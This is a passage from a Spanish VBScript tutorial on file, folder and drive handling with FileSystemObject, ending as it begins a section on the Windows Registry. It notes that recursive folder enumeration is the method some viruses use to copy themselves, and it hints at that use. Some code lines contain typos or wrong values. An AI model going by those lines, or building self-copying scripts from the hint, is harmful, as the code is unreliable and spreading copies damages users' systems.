Bueno, pero continuemos, pues nos dejamos cosas importantes. La siguiente función necesita el objeto **Scripting.FileSystemObject** y permite crear un archivo y escribir en él. El tipo de archivos que se pueden crear son muy variados, algunos de ellos son: Archivos de Texto, Scripts de VBScript (¡atento a esto!) y JScript, Paginas Html... Lo que con esta función escribas en un archivo, equivaldría a haber editado dicho archivo con el Bloc de Notas, poniendo en él lo que le dices a la función. En otras palabras, te

permite crear archivos de texto plano (no binarios, que ya se verán mucho, mucho más adelante). La función se coloca de la siguiente forma:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.CreateTextFile("c:\ArchivoPrueba.txt", True)
var.write("Este es el contenido del archivo")
var.close
```

Donde en la ***primera linea*** colocamos el objeto. En la ***segunda linea*** utilizando el objeto usamos la funcion **CreateTextFile (**que lleva delante unido por un punto (.) la variable (fso) que guarda el objeto). Dentro de la función colocamos primero la ruta, que en este caso es el disco duro c:, seguido de \ y el nombre del archivo, un punto y su extensión. El texto **True** significa que crea el archivo aunque exista, aunque también se puede poner **False** que hará que si ya existe no sobrescriba. Todo esto esta unido a una variable mediante **Set var**, esto guarda el la estructura del archivo en blanco que acabamos de crear (igual que las anteriores estructuras, de las que también se pueden usar sus funciones) para que pueda ser **editado posteriormente usando esta variable**.

Si no sabes como colocar la ruta solo ves a la carpeta por el explorador y mira la barra de dirección, y procede como se explicó anteriormente (no volveré a repetirlo):

En la ***tercera linea*** usamos la variable **var** seguido de un punto y la función **write**, que dentro de ella lleva lo que queramos escribir en el archivo. Aquí se pueden usar las *constantes de VBScript (menos la Chr(13)) y el uso de la concatenación (&), al igual que las usamos en las variables de cadena,* para escribir en el archivo:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.CreateTextFile("c:\ArchivoPrueba.txt", True)
variable = InputBox("Escribe","Escribe","Escribe")
var.write("Este es el contenido del InputBox: "&variable)
var.close
```

La ***cuarta línea*** es la función **close**, que cierra el archivo **e impide volver a usar las funciones de escritura** como **Write**. Es **necesario cerrar siempre el archivo** para no causar errores, al finalizar de escribir en él.

Hay más funciones de escritura. Estas son: **WriteLine** y **WriteBlankLines**. La función **Write** escribe en una línea el texto que quieres, pero si usas dos, no cambia de línea sino que sigue en la misma, escribiendo a continuación de donde lo dejó:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.CreateTextFile("c:\ArchivoPrueba.txt", True)
var.write("Este es el contenido")
var.write(" del archivo.")
var.close
```

Esto dará como resultado: ***Este es el contenido del archivo.*** En cambio, la función **WriteLine,** escribe el texto que introduces en una línea, pero si pones dos o mas, cada nueva que pongas se escribirá en una línea diferente.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.CreateTextFile("c:\ArchivoPrueba.txt", True)
var.writeline("Este es el contenido")
var.writeline(" del archivo.")
var.close
```

Esto dará como resultado:
Este es el contenido
del archivo.
Por último la función **WriteBlankLines** escribe tantas líneas vacías como le indiques; donde 2, es el número de líneas que quieres que baje:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.CreateTextFile("c:\ArchivoPrueba.txt", True)
var.writeline("Este es el contenido")
var.writeblankline(2)
var.writeline(" del archivo.")
var.close
```

Esto, escribirá en el archivo:
Este es el contenido

del archivo.

En último lugar, en la ***cuarta línea*** se escribe **var.close** (como he dicho antes) para cerrar el archivo. No se debe omitir (Recuerda que **var** es una variable). Así finaliza la explicación de crear un archivo nuevo y escribir en él. Pero… ¿Y si lo que queremos es abrir uno que ya existe y escribir a partir del final (anexarle datos)? La siguiente función necesita el objeto **Scripting.FileSystemObject** y permite escribir en el final de un archivo, a continuación de lo que había. La diferencia entre esta función y la función **CreateTextFile** es que en esta no borras lo que había escrito a no ser que indiques lo contrario y en la otra si, además, esta función no crea un archivo y luego escribe en el, sino que abre un archivo que ya existe para escribir en él. Se coloca de la siguiente forma:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\ArchivoPrueba.txt")
Set esc = arc.OpenAsTextStream(8)
esc.Write "Texto que se escribe o se anexa en el archivo"
esc.Close
```

En la ***primera línea*** colocamos el objeto. En la ***segunda línea*** utilizando el objeto usamos la función **GetFile** (que lleva delante unido por un punto (.) la variable (fso) que guarda el objeto). Dentro de la función colocamos primero la ruta, que en este caso es el disco duro c:, seguido de \ y el nombre del archivo, un punto y su extensión. Esta función abrirá el archivo que le hayamos indicado. Todo esto esta unido a una variable mediante **Set arc**, esto guarda la estructura del archivo que hemos abierto en la variable **arc** (que se puede usar para funciones como Size).

En la ***tercera línea*** usamos la función **OpenAsTextStream** unido a arc para indicarle como queremos editar el archivo cuya estructura está en **arc**. Si colocamos 2, lo sobrescribiremos (borras y escribes desde el principio) y tendrá la misma función que **CreateTextFile,** en cambio, si colocamos 8, anexará al final del archivo el texto que queramos escribir. Esto, va unido a una variable llamada **esc** que guardará la estructura del archivo con las propiedades de escritura.

En la ***cuarta línea*** usamos la variable **esc** (que contiene los datos del archivo y el modo de edición) seguido de un punto y la función **write**, que dentro de ella lleva lo que queramos escribir en el archivo. Aquí se pueden usar las *constantes de VBScript (menos la Chr(13)) y el uso de la concatenación (&), al igual que el uso de variables,* para escribir en el archivo:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\ArchivoPrueba.txt")
Set esc = arc.OpenAsTextStream(8)
variable = InputBox("Escribe","Escribe","Escribe")
esc.write("Este es el contenido del InputBox: "&variable)
esc.close
```

Este es un buen ejemplo de lo que se podría hacer en breves líneas. Ten en cuenta que estamos anexando al final de lo que ya hay escrito en el archivo, y que si este no existe provocará un error, así que ya sabes: usa **FileExists**.

Hay más funciones de escritura. Estas son: **WriteLine** y **WriteBlankLines**. La función **Write** escribe en una línea el texto que quieres, pero si usas dos, no cambia de línea sino que sigue en la misma:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\ArchivoPrueba.txt")
Set esc = arc.OpenAsTextStream(8)
esc.Write "Texto que se escribe o"
esc.Write " se anexa en el archivo."
esc.Close
```

Esto dará como resultado: ***Texto que se escribe o se anexa en el archivo.*** En cambio, la función **WriteLine,** escribe el texto que introduces en una línea, pero si pones dos o mas, cada nueva que pongas se escribirá en una línea diferente.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\ArchivoPrueba.txt")
Set esc = arc.OpenAsTextStream(8)
esc.WriteLine "Texto que se escribe o"
esc.WriteLine " se anexa en el archivo."
esc.Close
```

Esto dará como resultado:
Texto que se escribe o
se anexa en el archivo.

Por último la función **WriteBlankLines** escribe tantas líneas vacías como le indiques, donde 2, es el número de líneas que quieres que baje:


```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFile("c:\ArchivoPrueba.txt")
Set esc = arc.OpenAsTextStream(8)
esc.WriteLine "Texto que se escribe o"
esc.WriteBlankLines(2)
esc.WriteLine " se anexa en el archivo."
esc.Close
```

Esto, escribirá en el archivo:
Texto que se escribe o

se anexa en el archivo.

En último lugar, en la ***quinta linea*** se escribe esc.**close** para cerrar el archivo. No se debe omitir o lo dejarás abierto y no se podrá tocar (esto es una forma de proteger un archivo de que algunos programas lo borren).

Si el archivo que se intenta abrir para anexar no existe se produce el siguiente error:



Por eso, es mejor que te asegures antes con la sentencia If y **FileExists** o creándolo con la función **CreateTextFile** escribiendo False en vez de True, por ejemplo.

Bueno, mi recomendación es que practiques mucho, pues la **práctica hace maestros**. Hemos visto todo lo que se puede hacer con archivos, a estas alturas estoy seguro que ya sabes que es lo único que falta: leer un archivo. La siguiente función necesita el objeto **Scripting.FileSystemObject** y permite leer un archivo o alguna parte de el. El tipo de archivos que se pueden leer son muy variados, algunos de ellos son: Archivos de Texto, Scripts de VBScript y JScript, Paginas Htm. En definitiva: texto plano. (No se pueden leer documentos del Word) Se coloca de la siguiente forma:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
lectura = var.Read(5)
var.close
```

Donde en la ***primera línea*** colocamos el objeto. En la ***segunda línea*** utilizando el objeto usamos la función **OpenTextFile (**que lleva delante unido por un punto (.) la variable (fso) que guarda el objeto). Dentro de la función colocamos primero la ruta, que en este caso es el disco duro c:, seguido de \ y el nombre del archivo, un punto y su extensión. El numero **1 significa que es un archivo para leer**, y no se puede cambiar, pues el 2 es para sobrescribir y el 8 anexar, que son para escribir, no leer. Todo esto esta unido a una variable mediante **Set var**, esto guarda la estructura del archivo para que pueda ser leído posteriormente usando esta variable. En la ***tercera línea*** usamos la variable **var** seguido de un punto y la función **read**, que dentro de ella lleva el número de caracteres que se quieren leer. Esto va unido a la variable **lectura,** que guardará los datos leídos.

Hay más funciones de lectura aparte de **Read**. Estas son: **ReadLine, ReadAll**, **Skip** y **SkipLine**. La función **ReadLine** lee una línea del archivo y la guarda en una variable. Se considera una línea hasta llegar a un salto de línea (vbCrlf) vista con el bloc de notas.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
lectura = var.ReadLine
var.close
```

La función **ReadAll,** lee todo el archivo y lo guarda en una variable. Esta función tarda un poco porque suele realizarse.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
lectura = var.ReadAll
var.close
```

La función **Skip** se salta un número de caracteres determinado. Esto es útil si lo que te interesa es un trozo solo del archivo. Abajo un ejemplo de esta función combinado con la función read para leer desde el caracter cinco hasta el diez.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
var.Skip(5)
lectura = var.Read(5)
var.close
```

La función **SkipLine** se salta una línea para no leerla. Esto es útil si lo que te interesa es una línea determinada del archivo. Abajo un ejemplo de esta función combinado con la función readline para leer la segunda línea de un archivo.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
var.SkipLine
lectura = var.ReadLine
var.close
```

En último lugar, en la ***cuarta linea*** se escribe **var.close** para cerrar el archivo. No se debe omitir. (Recuerda que **var** y fso son variables y puedes llamarlas como quieras).

Se puede saber cuando se llega al final de línea y/o del archivo por medio de las propiedades **AtEndOfLine, AtEndOfStream y Line**. Si se llega al final de una línea, **AtEndOfLine** recibe el valor **True**, en cambio, si se llega a final del archivo, es **AtEndOfStream** quien recibe ese valor.

Esto, unido con el bucle do...loop permite hacer cosas como la que hace el siguiente script:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
Do
var.Skip(1)
lectura = lectura&var.Read(1)
Loop Until var.AtEndOfLine=True
var.close
```

Este pequeño script permite que se lea una letra si, una no hasta que se llega a final de línea. Al leer una letra, la guarda en lectura, al leer la siguiente, la guarda junto con la anterior en lectura y así sucesivamente hasta que **AtEndOfLine** recibe el valor True (significa que ya ha llegado al final de la línea), el bucle se rompe y deja de leer. El mismo uso se le podía dar a **AtEndOfStream** para que parara en vez de al final de línea, lo hiciera al final del archivo.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
Do
var.Skip(1)
lectura = lectura&var.Read(1)
```

```
Loop Until var.AtEndOfStream=True
var.close
```

Por último, **Line** nos indica cuando **empieza** una línea determinada. Si estamos en la línea 5, Line tendrá el valor 5. A continuación el ejemplo anterior, pero esta vez parando en la línea 4, es decir, cuando empiece la quinta línea.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set var = fso.OpenTextFile("c:\Doc2.txt", 1)
Do
var.Skip(1)
lectura = lectura&var.Read(1)
Loop Until var.Line=5
var.close
```

Como podemos ver, las posibilidades son muchas. Por último, y antes de cerrar este capitulo, hay que saber como podemos escribir a mitad del archivo. La cosa es sencilla, lees la primera parte, la guardas en una variable, lees la segunda, la guardas en otra, borras el archivo, escribes toda la primera parte, lo que querías añadir a mitad, y toda la segunda parte. Siento decepcionar, pero en eso consiste la programación: Tus barreras estarán allí donde tu ingenio no llegue. Bueno, y con esto insistir una vez más en practicar y decir que esto es todo con los archivos.

Programación con Objetos: Carpetas y Discos

Ahora vamos a ver un grupo de funciones, que permiten realizar las **tareas básicas de tratamiento de carpetas y discos.** En otras palabras, aprenderemos a que nuestro script pueda borrar, copiar, mover, renombrar, etc cualquier tipo de carpeta que tengamos; y analizar, listar y trabajar con todos los discos (extraíbles y duros) de nuestro PC. Para ello, veamos las diversas funciones que tenemos a disposición. Las siguientes funciones necesitan los objetos **Scripting.FileSystemObject** y **WScript.Shell.**

La primera es la función **DeleteFolder**. Esta función borra la carpeta que le indiquemos y todo su contenido. **True** indica que si se eliminan las carpetas con el atributo de solo lectura y **False** que no lo hace. La sintaxis "c:\carpeta" indica la ruta de la carpeta que se va a eliminar. Su uso es muy similar al de la función **DeleteFile**; de hecho, todas estas funciones se parecen mucho a las que trabajan con archivos:

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.DeleteFolder "c:\carpeta", True
```

La segunda es la función **CopyFolder**. Esta función copia la carpeta que le indiquemos **y todo su contenido**. La sintaxis *"c:\carpeta"*, indica la ruta, y la carpeta que se va a copiar y la sintaxis *"c:\Mis Documentos\carpeta"* indica la ruta y el nombre a donde se copia la carpeta y su contenido. Esta función también se utiliza para **renombrar carpetas**, moviéndolas al mismo sitio donde estaban pero cambiándoles el nombre.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.CopyFolder "c:\carpeta", "c:\Mis Documentos\carpeta"
```

La tercera es la función **MoveFolder**. Esta función mueve la carpeta que le indiquemos y todo su contenido. La sintaxis "*c:\carpeta*", indica la ruta y la carpeta que se va a mover y la sintaxis **"***c:\Mis Documentos\carpeta***"** indica la ruta y el nombre de destino.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.MoveFolder "c:\carpeta", "c:\Mis Documentos\carpeta"
```

La cuarta es la función **Attributes**. Esta función cambia los atributos de la carpeta indicada, y se usa exactamente igual que la función que hace lo mismo con archivos, con la diferencia que aquí en la línea 2 usamos **GetFolder** y no **GetFile**, y que, por tanto, la estructura que le damos a **arc** es la de una carpeta. En la segunda línea se indica la ruta de la carpeta mediante "*c:\carpeta*". En la tercera se le dan los nuevos atributos:

- Para quitarlos todos se coloca el 0 solo.
- Para colocar uno o mas atributos se suman los siguientes valores según los atributos que queramos darle a la carpeta en cuestión: Solo lectura (valor 1), Oculto (valor 2) y Sistema (valor 4).

En este ejemplo se le da el valor 3 lo cual significa que se le han dado los atributos de Solo lectura y Oculto ***(1+2=3).*** Esta función también se puede usar para saber los atributos de una carpeta, asignándola a una variable (los valores que devuelve siguen los patrones explicados anteriormente).

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set arc = fso.GetFolder("c:\carpeta")
arc.Attributes = 3
```

Para ver los atributos de una carpeta, haz clic en el botón derecho en ella y elige propiedades, luego busca este recuadro, que esta abajo de todo:

La quinta es la función **Size**. Esta función devuelve un valor que indica el tamaño en bytes de una carpeta y todo su contenido. Para que no aparezcan números muy grandes, dividiéndolo entre 1020 lo pasamos a Kbytes y con la función Fix le quitamos los decimales. La variable tamano guarda los datos obtenidos. En definitiva, es exactamente igual que la que usamos con archivos, pero poniendo **GetFolder** en vez de **GetFile** en la línea 2, ya que lo que queremos es la estructura de una carpeta.

```
Set fso = CreateObject("Scripting.FileSystemObject")
```

```
Set arc = fso.GetFolder("c:\carpeta")
tamano = fix(arc.size/1020)
```

La sexta es la función **Run**. Esta función abre la carpeta que le indiquemos. La sintáis "c:\carpeta" indica la ruta y la carpeta que se va a ejecutar. Con esta función también podemos **abrir páginas web**. Es exactamente igual que la usada con archivos.

```
Set ws = CreateObject("WScript.Shell")
ws.Run "c.\carpeta"
```

La septima es la función **CreateFolder**. Esta función crea la carpeta que le indiquemos. La sintaxis "c:\carpeta" indica la ruta y la carpeta que se va a crear. En este ejemplo se creara una **carpeta llamada carpeta** en el disco duro c. Es recomendable comprobar antes si existe o no la carpeta para no sobrescribirla.

```
Set fso = CreateObject("Scripting.FileSystemObject")
fso.CreateFolder "c:\carpeta"
```

La octava es una mezcla de varias que he echo yo para facilitar los datos. (En realidad es la función ***SubFolders*** que indica todas las subcarpetas de una carpeta en una **colección**. Yo lo que he echo es pasar esa colección a una variable normal.) Esta función crea una lista de subcarpetas de la carpeta que le indiquemos y la guarda en la variable **ListaCarpetas**. La sintaxis "c:\carpeta" indica la ruta y la carpeta de la que se va a sacar esa lista. Cada subcarpeta va en una línea diferente. Así, se puede guardar esos datos en un archivo y luego ir leyéndolos línea por línea para operar en todas las subcarpetas. Este es el método que, combinado con la función Files, utilizan algunos virus para copiarse en todas las carpetas del ordenador. No olvidemos la explicación dada en el tratamiento de archivos para recordar de que otra manera se puede usar este bucle For, y lo que significa el siguiente código en realidad (y lo que se puede hacer):

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set car = fso.GetFolder("c:\carpeta")
Set sc = car.SubFolders
For Each car1 in sc
ListaCarpetas = ListaCarpetas&car1.name&chr(13)
Next
```

La novena y es la función **GetSpecialFolder**. Esta función da la ruta de las carpetas especiales de Windows que le indiquemos. El valor 1 indica la carpeta que queremos que nos devuelva. Escribiremos **0** si queremos que nos devuelva el directorio de Windows, pondremos **1** si queremos que nos devuelva la carpeta de sistema y **2** si queremos la carpeta temporal.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set car = fso.GetSpecialFolder(1)
```

Recuerdo que el resultado de la función (lo que recibe arc) es la estructura de dicha carpeta, y por lo tanto, es lo mismo (en este ejemplo) que poner ***Set car*** =

*fso**.GetFolder(**"C:\Windows\System32"**)*. La utilidad de esta función es que si han cambiado la ruta de instalación de Windows (p.ej. hay ordenadores con WinNT, Win98, WinXp y cosas por el estilo) o la carpeta temporal o la del sistema, esta función siempre te da la buena, y así no hay error posible. Si lo que queremos saber es la ruta completa debemos hacer lo siguiente:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set car = fso.GetSpecialFolder(1)
Variable = car.Path & "\" & car.Name
```

La función **Name** me parece que la he explicado, devuelve el **nombre del archivo o carpeta** en cuya estructura se haga la función (en este caso devolvería System o System32, por tratarse ese del nombre de la carpeta del sistema, pero con archivos puede devolver Doc2.txt o cosas así), y es tanto de **lectura como de escritura** (se puede obtener el nombre de la carpeta o archivo como en el ejemplo, o cambiarlo con *car.Name = "Pepe"*). **Path**, por el contrarío es de **solo lectura** y devuelve la **ruta donde se encuentre archivo o carpeta** en cuya estructura se realice. De esta forma, **uniendo** la **ruta** donde esta la carpeta y el **nombre** de la misma, podemos obtener la **ruta completa** de la carpeta de sistema de Windows.

La décima función es **FolderExists.** Esta función comprueba si una carpeta existe o no, devolviendo **True** si existe y **False** si no existe. Esta función se suele usar para comprobar la existencia de una carpeta antes de borrarla (para no causar errores), etc. Su único argumento es la ruta de la carpeta de la que queremos comprobar su existencia. Es muy recomendable **usarla siempre** que no sepamos seguro si puede o no existir.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Variable = fso.FolderExists ("C:\Archivos de Programa\MiProg")
```

Creo que con este ejemplo queda bastante claro. Y esto es todo con las carpetas por ahora, y no es poco. Recomiendo de nuevo práctica para aprender esto. Si alguno se ha molestado en aprender de otras fuentes puede que vea mas funciones, o que se usan diferente; es normal puesto que esto es un tutorial para aprender lo más importante de Visual Basic Script, pero existen otras funciones que realizan lo mismo que estas, o que no tiene ninguna utilidad; así que, cuando estéis seguros de saber a la perfección todo lo que pone en estos tutoriales, no viene nunca mal mirar una referencia del lenguaje para verlo todo en conjunto y de forma ordenada (pero no explicada). Pero no me voy a ir más por las ramas, en el ultimo tutorial explicaré como hacer esto, por ahora continuemos con lo nuestro. Las siguientes funciones necesitan el objeto **Scripting.FileSystemObject.** Estas funciones se encargan de averiguar datos sobre **unidades de disco**, bien sean Discos Duros, unidades de Red, CD-Rom's, disquetera... Todas estas funciones se basan en una especial que les indica a las demás la unidad elegida. Esta función es **GetDrive.** A esta función solamente le tenemos que indicar le letra de la unidad con la que queremos operar según el siguiente ejemplo. A partir de ahí, la información sobre la unidad elegida se guarda en la variable **uni** en forma de estructura, esta vez de un disco, que es lo que usaremos en adelante.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
```

Si la unidad no existe nos dará un error: "El dispositivo no esta listo.", que podemos evitar fácilmente con la función **On Error Resume Next** (no recomendado) o usando la función **DriveExists** junto con la **sentencia If** para verificar si existe de la siguiente forma (esta función devuelve **true** si existe y **false** si no):

```
Set fso = CreateObject("Scripting.FileSystemObject")
If fso.DriveExists("C") Then
Set uni = fso.GetDrive("C")
End If
```

Este ejemplo muestra como se comprueba si existe la unidad C: y si existe, le aplica la función **GetDrive.** De esta forma evitamos que produzca un error. A partir de aquí podemos usar las siguientes funciones para operar con las unidades que existen en nuestro PC:

La primera función útil para trabajar con unidades es **DriveType**. Esta función da a variable un valor numérico según el **tipo de unidad** de que se trate. Devuelve el valor 0 si es un tipo de unidad desconocida, 1 si es extraíble (disquetera, disco zip...), 2 si es fijo (Disco Duro), 3 si es una unidad de red, 4 para los CD-rom y 5 para los discos RAM. De esa forma, por ejemplo podremos no escribir en una unidad CD-Rom para que no de error, mostrar información sobre una unidad o saber si escribimos sobre la RAM, porque al apagar el ordenador esta memoria se borra (un disco Ram es raro encontrarlo, es lo que usan los LiveCD de Linux: usar la RAM como un Disco Duro).

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable = uni.DriveType
```

La segunda es la función **IsReady**. Esta función sirve para saber si la **unidad esta lista** para escribir en ella. Se suele utilizar en unidades de disco extraíble (disquetera) para saber si están llenas (es decir, si tienen un disquete dentro). Variable obtendrá el valor **True** si esta lista y **False** si no lo esta (es de solo lectura). De esa forma podemos mandar a escribir en la disquetera si esta llena:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("A")
variable = uni.IsReady
If variable = True Then
'(Aqui va lo que quieras que pase si esta la disquetera llena)
End If
```

La tercera función para trabajar con unidades es **FileSystem**. Esta función da a variable un valor que indica el **sistema de archivos** que esta utilizando la unidad. (Si no sabes lo que es, puedo decirte que de eso depende la capacidad de tu disco duro. Prueba a investigar en la red.) Normalmente los valores que devuelve son FAT para disquetes, FAT, FAT16, FAT32, FAT64 y NTFS para discos duros y CDFS para CD-Roms. Se utiliza de la siguiente forma:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable = uni.FileSystem
```

La cuarta función es **VolumeName**. Esta función da a variable un valor que indica el **nombre** que esta utilizando la unidad. Se utiliza segun el ejemplo siguiente, que da a variable el nombre de la unidad C:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable = uni.VolumeName
```

También se puede usar para escribir un **nuevo nombre** a una unidad. Esto se realiza colocando un = y después el nuevo nombre entre comillas. Hazlo como en el ejemplo siguiente, que le da el nombre de Nuevo a la unidad C, ya que es de lectura y escritura:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
uni.VolumeName = "Nuevo"
```

La quinta función para trabajar con unidades es **TotalSize**. Esta función da a variable un valor numérico que indica el **espacio total** que tiene la unidad en Bytes. Si queremos que nos lo de en Kbytes hay que dividirlo por 1024, si lo queremos en Mbytes hay que dividirlo dos veces por 1024, y si lo queremos en GBytes lo dividiremos un total de tres veces. Para quitarle los decimales podemos usar la ***función Fix*** que se explica en **funciones con números**... Un ejemplo de uso de esta función es el siguiente:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable = Fix(uni.TotalSize/1024/1024)
```

De esta forma variable recibe el valor en MBytes sin decimales de espacio total de la unidad C:, aunque las unidades las decides tu.

La sexta función es **FreeSpace**. Esta función da a variable un valor numérico que indica el **espacio libre** que tiene la unidad en Bytes. En general se usa igual que la función **TotalSize**, solo que esta devuelve el espacio libre y no el total. Un ejemplo de uso de esta función es el siguiente:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable = Fix(uni.FreeSpace/1024/1024)
```

A partir de estas dos, **podemos sacar el espacio utilizado** restando el espacio libre al espacio total de la unidad. El siguiente ejemplo muestra tres MsgBox que indican el espacio total, el espacio libre y el espacio usado de la unidad C:

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set uni = fso.GetDrive("C")
variable1 = Fix(uni.TotalSize/1024/1024)
variable2 = Fix(uni.FreeSpace/1024/1024)
variable3 = variable1 - variable2
mensaje = MsgBox("Espacio total: "&variable1&" MBytes")
mensaje = MsgBox("Espacio libre: "&variable2&" MBytes")
mensaje = MsgBox("Espacio usado: "&variable3&" MBytes")
```


La séptima y última es una mezcla de varias que he echo yo para facilitar los datos. (En realidad es la función ***Drives*** que indica todos los discos en una colección. Yo lo que he echo es pasar esa colección a una variable normal.) Esta función crea una lista de todos los discos que tiene el PC y la guarda en la variable ListaDiscos. Cada disco va en una **línea diferente**. Así, se puede guardar esos datos en un archivo y luego ir leyéndolos línea por línea para operar en todos los discos. Recuerda usar la **función IsReady** para saber si están listos o no para escribir.

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set sc = fso.Drives
For Each car1 in sc
ListaDiscos = ListaDiscos&car1.DriveLetter&chr(13)
Next
```

Creo que al ser esta la tercera vez no viene mal recordar que el bucle **For** se repite tantas veces como estructuras tiene la colección **sc**, y que cada vez es **car1** quien tiene la estructura de esa repetición del bucle. Por tanto, podemos usar aquí también las funciones **Name**, **IsReady**, **Size**, etc. Si quieres saber más vuelve un poco atrás a la explicación de la función Files.

Programación con Objetos: Otras Funciones Utiles

Bueno, aquí voy a tratar unas cuantas funciones muy útiles. Las primeras se relacionan con el Registro de Windows. El registro de Windows es, como su propio nombre indica, un grupo de datos que dan información a los programas y al sistema. Modificar, borrar o crear datos en él sin saber lo que se hace puede ocasionar el incorrecto funcionamiento de Windows o alguno de sus programas. Para verlo, en el menú inicio, hacemos clic en ejecutar y escribimos regedit. A continuación nos saldrá una pantalla más o menos así:



En la parte izquierda tenemos en forma de árbol unas carpetas que se llaman claves. Esto sirve para ordenar la información del registro. Al abrir una, nos aparece una lista de subclaves, y al abrir una de estas nos aparecerán más. Al mismo tiempo, una de esas claves puede tener una determinada información de cualquier tipo, que es lo que nos aparece a la derecha. Esta información puede hacer referencia a muchas cosas diferentes, como por ejemplo, el nombre de la papelera de reciclage o la versión de Windows que tienes. Las seis claves principales son:

HKEY_CLASSES_ROOT: Aquí tenemos registradas todas las extensiones, tipos de archivo.
HKEY_CURRENT_USER: Detallado de las configuraciones del usuario actual.
HKEY_LOCAL_MACHINE: Configuraciones de nuestro PC tales como dónde está nuestro software y dónde los drivers instalados.
HKEY_USERS: Las configuraciones de los usuarios de ese PC (urls visitadas, aplicaciones favoritas...).
HKEY_CURRENT_CONFIG: Una especie de especificación de LOCAL_MACHINE, más detalles de la configuración actual, pero la que esta ahora activa y no toda en general (la del usuario activo).
HKEY_DYN_DATA: La información "dinámica", se "forma" al encender el ordenador y desaparece al apagarlo.

Hay tres tipos de información que pueden guardar las claves:

Valor de la cadena: Guarda una cadena con valor alfanumérico. Tienen delante el icono con las letras rojas.

